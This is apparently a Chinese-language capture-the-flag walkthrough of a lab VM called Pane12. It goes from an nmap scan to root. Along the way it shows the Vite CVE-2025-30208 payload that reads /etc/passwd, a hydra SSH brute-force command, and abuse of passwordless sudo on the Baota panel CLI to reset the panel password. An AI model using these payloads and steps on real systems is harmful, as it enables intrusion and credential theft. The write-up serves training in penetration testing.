Pane12

信息搜集

```
┌──(root㉿kali)-[~]
└─# nmap -A -p- 192.168.96.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 11:47 EDT
Nmap scan report for 192.168.96.100
Host is up (0.00025s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     nginx
|_http-title:
\xE6\xB2\xA1\xE6\x9C\x89\xE6\x89\xBE\xE5\x88\xB0\xE7\xAB\x99\xE7\x82\xB9
888/tcp   open  http     nginx
|_http-title: 403 Forbidden
3306/tcp  open  mysql    MySQL (unauthorized)
8080/tcp  open  http     nginx
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Vite \xE7\xAE\xA1\xE7\x90\x86\xE9\x9D\xA2\xE6\x9D\xBF
12109/tcp open  ssl/http Ajenti http control panel
|_http-server-header: nginx
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=36.7.107.206/organizationName=36.7.107.206/countryName=CN
| Subject Alternative Name: IP Address:36.7.107.206, IP Address:192.168.31.232
| Not valid before: 2025-08-24T05:56:23
|_Not valid after:  2035-08-22T05:56:23
|_http-title: 404 Not Found
MAC Address: 08:00:27:B3:7F:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.25 ms 192.168.96.100
```


```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.37 seconds
```

80啥也没有


8080是Vite 管理面板

12109是个宝塔面板但无法访问

8080端口启动vite后，刷新状态出现了新的网站



其中/package.json路由泄露了依赖版本





```
{
  "name": "baota-demo",
  "private": true,
  "version": "0.0.0",
  "type": "module",
  "scripts": {
    "dev": "vite",
    "build": "vite build",
    "preview": "vite preview"
  },
  "dependencies": {
    "lucide-react": "^0.436.0",
    "react": "^18.3.1",
    "react-dom": "^18.3.1",
    "react-router-dom": "^6.26.1"
  },
  "devDependencies": {
    "@vitejs/plugin-react": "^4.3.1",
    "vite": "^6.2.0"
  }
```


vite6.2.0存在任意文件读取漏洞(CVE-2025-30208)

直接打payload


http://localhost:3000/@fs/etc/passwd?import&raw??




存在Eecho，welcome用户


hydra爆破一下，存在弱口令 welcome/welcome

```
┌──(root㉿kali)-[~]
└─# hydra -l welcome -P /usr/share/wordlists/rockyou.txt ssh://192.168.96.100 -t 4 -V -f
```



直接ssh连





可以无密码执行/usr/bin/bt


这个是宝塔面板的命令行管理工具

```
welcome@moban:~$ sudo /usr/bin/bt
sudo: unable to resolve host moban: Name or service not known
==========================宝塔面板命令行==========================
(1) 重启面板服务                    (8) 改面板端口
(2) 停止面板服务                    (9) 清除面板缓存
(3) 启动面板服务                    (10) 清除登录限制
(4) 重载面板服务                    (11) 设置是否开启IP + User-Agent验证
(5) 修改面板密码                    (12) 取消域名绑定限制
(6) 修改面板用户名                  (13) 取消IP访问限制
(7) 强制修改MySQL密码               (14) 查看面板默认信息
(22) 显示面板错误日志               (15) 清理系统垃圾
(23) 关闭BasicAuth认证              (16) 修复面板(检查错误并更新面板文件到最新版)
(24) 关闭动态口令认证               (17) 设置日志切割是否压缩
(25) 设置是否保存文件历史副本       (18) 设置是否自动备份面板
(26) 关闭面板ssl                    (19) 关闭面板登录地区限制
(28) 修改面板安全入口               (29) 取消访问设备验证
(30) 取消访问UA验证                 (32) 开启/关闭【80、443】端口访问面板
(0) 取消
==================================================================
请输入命令编号：14
==========================================
正在执行(14)...
==========================================
==================================================================
BT-Panel default info!
==================================================================
外网ipv6面板地址: https://[2408:8445:510:5693:a00:27ff:feb3:7f03]:12109/2bcce14f
内网面板地址:     https://192.168.96.100:12109/2bcce14f
username: jgda25sn
password: ********
Warning:
If you cannot access the panel,
release the following port (8888|888|80|443|20|21) in the security group
注意：初始密码仅在首次登录面板前能正确获取，其它时间请通过 bt 5 命令修改密码
==================================================================
```


获取到了安全入口，但不知道密码，可以直接改密码的

```
==================================================================
welcome@moban:~$ sudo /usr/bin/bt 5
sudo: unable to resolve host moban: Name or service not known
==========================================
正在执行(5)...
==========================================
请输入新的面板密码：vas458641v56ws32
|-用户名：jgda25sn
|-新密码：vas458641v56ws32
welcome@moban:~$
```

登录宝塔面板



使用终端功能提权


36.7.107.206
0
首页
网站
FTP
数据库
Docker
监控
安全
WAF
文件
日志
WP Tools
邮局
终端
软件商店
设置
退出
本地服务器
Linux moban 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 24 09:22:20 2025 from 192.168.96.84
root@moban:~# whoami
root
root@moban:~#